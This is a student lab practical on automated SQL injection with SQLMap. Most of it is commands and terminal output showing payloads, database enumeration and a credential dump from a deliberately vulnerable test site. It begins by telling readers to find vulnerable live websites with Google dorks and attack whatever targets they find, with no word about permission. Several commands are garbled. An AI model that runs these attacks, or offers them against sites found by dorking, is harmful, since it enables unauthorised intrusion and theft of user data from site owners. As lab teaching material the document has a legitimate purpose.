Date: 24/01/25

Lab Practical #6:

SQL Injection Assignment - Using SQLMap

Objective:

This assignment focuses on using **SQLMap** to automate SQL injection attacks on a vulnerable website discovered through **Google Dorks**. You will learn to perform SQL Injection attacks, understand their impact, and use **SQLMap** to extract information from a compromised website.

---


1. Finding a Vulnerable Website Using Google Dorks

Google Dorks are powerful search queries that can help find websites with potential security vulnerabilities. For SQL injection, you can search for URLs containing parameters that might be vulnerable.

Example Google Dork:

inurl:"id=" -www.google.com -github.com

This dork will help you locate URLs with the id parameter in the query string, which is often a target for SQL injection attacks. Once you identify a potential target, you can move on to testing for SQL injection.



---

2. Setting Up SQLMap

SQLMap is an automated tool that can detect and exploit SQL injection flaws. To perform SQL injection using SQLMap, follow the instructions below.

Steps to Install SQLMap:

1. **Install SQLMap on Linux (Ubuntu):**
   sudo apt update
   sudo apt install sqlmap
2. **Install SQLMap on macOS (using Homebrew):**
   brew install sqlmap
3. **Install SQLMap on Windows:**
   - Download the latest version of SQLMap from the official GitHub repository.

Date: 24/01/25

```
$ sqlmap --wizard

                1.8.7#stable
                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
esponsible for any misuse or damage caused by this program

[*] starting @ 23:50:01 /2025-01-22/

[23:50:01] [INFO] starting wizard interface
Please enter full target URL (-u): sqlmap -u "http://testphp.vulnweb.com/" --batch --crawl 3
POST data (--data) [Enter for None]: none
[23:51:04] [WARNING] no GET and/or POST parameter(s) found for testing (e.g. GET parameter 'id' in 'http://www.site.com/vuln.php?id=1'). Will search for forms
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 1
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 1

sqlmap is running, please wait..

[23:51:07] [CRITICAL] host 'sqlmap -u "http' does not exist

[*] ending @ 23:51:07 /2025-01-22/
```

Date: 24/01/25

3. Testing for SQL Injection

Once you have identified a vulnerable URL using **Google Dorks**, you can begin testing it with **SQLMap**.


Example Vulnerable URL:

http://target-website.com/vulnerable-page.php?id=1

Basic SQLMap Command:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch

- -u: Specifies the URL with the vulnerable parameter.
- --batch: Automatically answers "yes" to any prompts during the attack.



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/" --batch --crawl 2

                                  1.8.7#stable
                                  https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to c
esponsible for any misuse or damage caused by this program

[*] starting @ 23:52:03 /2025-01-22/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[23:52:03] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[23:52:03] [INFO] searching for links with depth 1

[23:52:11] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[23:52:11] [WARNING] running in a single-thread mode. This could take a while
[23:52:15] [INFO] 5/13 links visited (38%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y


do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[23:52:34] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/hpp/?pp=12
do you want to test this URL? [Y/n/q]
> Y
[23:52:34] [INFO] testing URL 'http://testphp.vulnweb.com/hpp/?pp=12'
[23:52:34] [INFO] using '/home/kali/.local/share/sqlmap/output/results-01222025_1152pm.csv' as the CSV results file in multiple targets mode
[23:52:34] [INFO] testing connection to the target URL
[23:52:34] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:52:38] [INFO] testing if the target URL content is stable
[23:52:39] [INFO] target URL content is stable
[23:52:39] [INFO] testing if GET parameter 'pp' is dynamic
```

```
[23:57:02] [INFO] GET parameter '      ' appears to be '                                                    ' injectable
[23:57:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:57:02] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:57:28] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[23:57:33] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNIO
N query injection technique test
[23:57:35] [INFO] target URL appears to have 3 columns in query
[23:57:42] [INFO] GET parameter '      ' is '                                                ' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 89 HTTP(s) requests:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 6936=6936

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query - comment)
    Payload: artist=1 AND 3543=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)#

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: artist=-4634 UNION ALL SELECT NULL,NULL,CONCAT(0x7176707671,0x6b48434b79684f614146487743584f437171424c5457765261734849746c42685471776e534f5459,0x716b787a71)#
---
do you want to exploit this SQL injection? [Y/n] Y
[23:57:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[23:57:51] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[23:57:51] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[23:57:51] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[23:57:51] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-01222025_1152pm.csv'
[23:57:51] [WARNING] your sqlmap version is outdated

[*] ending @ 23:57:51 /2025-01-22/
```

Date: 24/01/25

4. Extracting Database Information Using SQLMap

Once **SQLMap** confirms that the website is vulnerable, you can proceed with extracting useful information such as the database name, tables, and data.

Scenario 1: Enumerate Databases

To find all databases available on the server, use the following command:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch –dbs

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/" --batch --crawl 2 --dbs

        1.8.7#stable

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 23:59:28 /2025-01-22/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[23:59:28] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[23:59:28] [INFO] searching for links with depth 1
[23:59:36] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[23:59:36] [WARNING] running in a single-thread mode. This could take a while
[23:59:46] [INFO] 9/13 links visited (69%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing wi
th other tools [y/N] N
[23:59:50] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/showimage.php?file=
do you want to test this URL? [Y/n/q]
```

```
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 6936=6936

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query - comment)
    Payload: artist=1 AND 3543=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATI
ON_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)#

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: artist=-4634 UNION ALL SELECT NULL,NULL,CONCAT(0x7176707671,0x6b48434b79684f614
146487743584f437171424c5457765261734849746c42685471776e534f5459,0x716b787a71)#
---
do you want to exploit this SQL injection? [Y/n] Y
[00:07:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[00:07:06] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you
want to skip further tests involving it? [Y/n] Y
[00:07:06] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[00:07:06] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[00:07:06] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[00:07:06] [INFO] you can find results of scanning in multiple targets mode inside the CSV f
ile '/home/kali/.local/share/sqlmap/output/results-01222025_1159pm.csv'
[00:07:06] [WARNING] your sqlmap version is outdated

[*] ending @ 00:07:06 /2025-01-23/
```

Date: 24/01/25

Scenario 2: Enumerate Tables in a Specific Database

After identifying the database, you can enumerate its tables:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch -D database_name –tables

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/" --batch --crawl 2 -D acuart --tables
                                      1.8.7#stable
                                      https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 00:08:32 /2025-01-23/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[00:08:32] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[00:08:32] [INFO] searching for links with depth 1
[00:08:33] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[00:08:33] [WARNING] running in a single-thread mode. This could take a while
[00:08:35] [INFO] 1/13 links visited (8%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing wi
th other tools [y/N] N
[00:08:48] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/artists.php?artist=1
do you want to test this URL? [Y/n/q]
> Y
[00:08:48] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'
[00:08:48] [INFO] resuming back-end DBMS 'mysql'
[00:08:48] [INFO] using '/home/kali/.local/share/sqlmap/output/results-01232025_1208am.csv'
as the CSV results file in multiple targets mode
[00:08:48] [INFO] testing connection to the target URL
```

```
do you want to exploit this SQL injection? [Y/n] Y
[00:08:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[00:08:49] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+------------+
| artists    |
| carts      |
| categ      |
| featured   |
| guestbook  |
| pictures   |
| products   |
| users      |
+------------+

SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you
want to skip further tests involving it? [Y/n] Y
[00:08:49] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[00:08:49] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[00:08:49] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[00:08:49] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[00:08:49] [INFO] you can find results of scanning in multiple targets mode inside the CSV f
ile '/home/kali/.local/share/sqlmap/output/results-01232025_1208am.csv'
[00:08:49] [WARNING] your sqlmap version is outdated

[*] ending @ 00:08:49 /2025-01-23/
```

Date: 24/01/25

Scenario 3: Enumerate Columns in a Table

Once you have the list of tables, enumerate the columns in a specific table (e.g., users):

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch -D database_name -T users –columns

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/" --batch --crawl 2 -D acuart -T users --columns

                                 1.8.7#stable
                                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 00:12:13 /2025-01-23/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[00:12:13] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[00:12:13] [INFO] searching for links with depth 1
[00:12:14] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[00:12:14] [WARNING] running in a single-thread mode. This could take a while
[00:12:19] [INFO] 9/13 links visited (69%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing wi
th other tools [y/N] N
[00:12:21] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/listproducts.php?cat=1
do you want to test this URL? [Y/n/q]
> Y
```

```
do you want to exploit this SQL injection? [Y/n] Y
[00:14:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[00:14:16] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you
want to skip further tests involving it? [Y/n] Y
[00:14:18] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[00:14:18] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[00:14:18] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[00:14:18] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[00:14:18] [INFO] you can find results of scanning in multiple targets mode inside the CSV f
ile '/home/kali/.local/share/sqlmap/output/results-01232025_1212am.csv'
[00:14:18] [WARNING] your sqlmap version is outdated

[*] ending @ 00:14:18 /2025-01-23/
```

Date: 24/01/25

5. Extracting Data from Tables

To extract data from the columns, use the following SQLMap command. For example, to dump the username and password from the users table:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch -D database_name -T users -C username,password --dump


- --dump: Dumps the data from the specified columns.
- -C: Specifies the columns to dump (e.g., username, password).

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/" --batch --crawl 2 -D acuart -T users -C uname,pa
ss --dump threads 5
                        1.8.7#stable
                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 00:14:59 /2025-01-23/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[00:14:59] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[00:14:59] [INFO] searching for links with depth 1
[00:15:00] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[00:15:00] [WARNING] running in a single-thread mode. This could take a while
[00:15:04] [INFO] 9/13 links visited (69%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing wi
th other tools [y/N] N
[00:15:06] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/showimage.php?file=
do you want to test this URL? [Y/n/q]
> Y
[00:15:06] [INFO] testing URL 'http://testphp.vulnweb.com/showimage.php?file='
[00:15:06] [INFO] using '/home/kali/.local/share/sqlmap/output/results-01232025_1215am.csv'
as the CSV results file in multiple targets mode
[00:15:06] [INFO] testing connection to the target URL
[00:15:07] [INFO] checking if the target is protected by some kind of WAF/IPS
```



```
do you want to exploit this SQL injection? [Y/n] Y
[00:16:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[00:16:38] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database '
acuart'
Database: acuart
Table: users
[1 entry]
+-------+-------+
| uname | pass |
+-------+-------+
| test  | test |
+-------+-------+

[00:16:38] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/ou
tput/testphp.vulnweb.com/dump/acuart/users.csv'
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you
want to skip further tests involving it? [Y/n] Y
[00:16:38] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[00:16:38] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[00:16:38] [INFO] you can find results of scanning in multiple targets mode inside the CSV f
ile '/home/kali/.local/share/sqlmap/output/results-01232025_1215am.csv'
[00:16:38] [WARNING] your sqlmap version is outdated

[*] ending @ 00:16:38 /2025-01-23/
```

Date: 24/01/25

6. Advanced SQL Injection Techniques Using SQLMap

SQLMap supports several advanced techniques for exploiting SQL injection vulnerabilities.

Scenario 1: Exploiting Blind SQL Injection

In some cases, the application might not show any error or output but still be vulnerable. SQLMap can help with **Blind SQL Injection** to infer data.

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch --technique=B

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/" --batch --crawl 2 --technique=B

                         1.8.7#stable
                    https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 00:53:07 /2025-01-23/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[00:53:07] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[00:53:07] [INFO] searching for links with depth 1
[00:53:13] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the requ
est(s)
[00:53:13] [WARNING] if the problem persists please check that the provided target URL is re
achable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy
switches ('--proxy', '--proxy-file' ...)
[00:53:31] [CRITICAL] connection exception detected ('unable to connect to the target URL').
 skipping URL 'http://testphp.vulnweb.com/'
[00:53:31] [WARNING] no usable links found (with GET parameters)
[00:53:32] [WARNING] your sqlmap version is outdated

[*] ending @ 00:53:32 /2025-01-23/
```

Scenario 2: Time-Based Blind SQL Injection

SQLMap can simulate time delays to verify the success of SQL injection attempts:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch --technique=T --time-sec=5

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/" --batch --crawl 2 --technique=T --time-sec=5

                         1.8.7#stable
                    https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 00:54:08 /2025-01-23/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[00:54:08] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[00:54:08] [INFO] searching for links with depth 1
[00:54:14] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the requ
est(s)
[00:54:14] [WARNING] if the problem persists please check that the provided target URL is re
achable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy
switches ('--proxy', '--proxy-file' ...)
[00:54:33] [CRITICAL] connection exception detected ('unable to connect to the target URL').
 skipping URL 'http://testphp.vulnweb.com/'
[00:54:33] [WARNING] no usable links found (with GET parameters)
[00:54:33] [WARNING] your sqlmap version is outdated

[*] ending @ 00:54:33 /2025-01-23/
```

Date: 24/01/25

Scenario 3: Error-Based SQL Injection

SQLMap can also exploit **Error-Based SQL Injection** by capturing database errors and using them to gather more information:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch --technique=E

Date: 24/01/25

7. Using SQLMap for POST Requests

If the vulnerable website uses a POST request (e.g., login form), SQLMap can be configured to exploit the vulnerability.

Example POST Data:

username=admin&password=admin

SQLMap Command:

sqlmap -u "http://target-website.com/login.php" --data "username=admin&password=admin" –batch

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/" --batch --crawl 2 --data "uname=test&pass=test"

                         1.8.7#stable
                         https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 00:57:47 /2025-01-23/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[00:57:47] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[00:57:47] [INFO] searching for links with depth 1
[00:57:53] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the requ
est(s)
[00:57:53] [WARNING] if the problem persists please check that the provided target URL is re
achable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy
switches ('--proxy', '--proxy-file' ...)
[00:58:12] [CRITICAL] connection exception detected ('unable to connect to the target URL').
 skipping URL 'http://testphp.vulnweb.com/'
[00:58:12] [WARNING] no usable links found (with GET parameters)
[00:58:12] [WARNING] your sqlmap version is outdated

[*] ending @ 00:58:12 /2025-01-23/
```

Date: 24/01/25

8. Automating the Exploitation Process with SQLMap

SQLMap provides several options to automate the exploitation and database enumeration process. For example:

Use Cookie for Authentication:

If the website requires cookies (e.g., a login session), you can include them in the command:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --cookie="PHPSESSID=your_session_id; security=low" --batch

Output Results to File:

You can store the results in a specified output directory:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch --output-dir=/path/to/output

---

9. Mitigation Techniques

Once you've successfully performed SQL injection, it's crucial to understand how to prevent these attacks. Here are some key mitigation techniques:

1. **Parameterized Queries (Prepared Statements):** Use parameterized queries to separate user inputs from SQL code, which prevents injection attacks.
2. **Input Validation and Sanitization:** Restrict input formats and validate user data to reject harmful characters like ', --, and ;.
3. **Least Privilege Principle:** Grant the database user the minimum necessary privileges to limit the impact of a potential SQL injection attack.
4. **Web Application Firewalls (WAF):** Deploy WAFs to detect and block malicious SQL injection attempts.
5. **Error Handling:** Ensure that database errors are not displayed to the user, which could provide attackers with useful information.

Conclusion

SQL Injection remains one of the most critical vulnerabilities in web applications. Through this assignment, you have learned to identify and exploit SQL injection flaws using **SQLMap**, along with best practices for securing web applications against such attacks.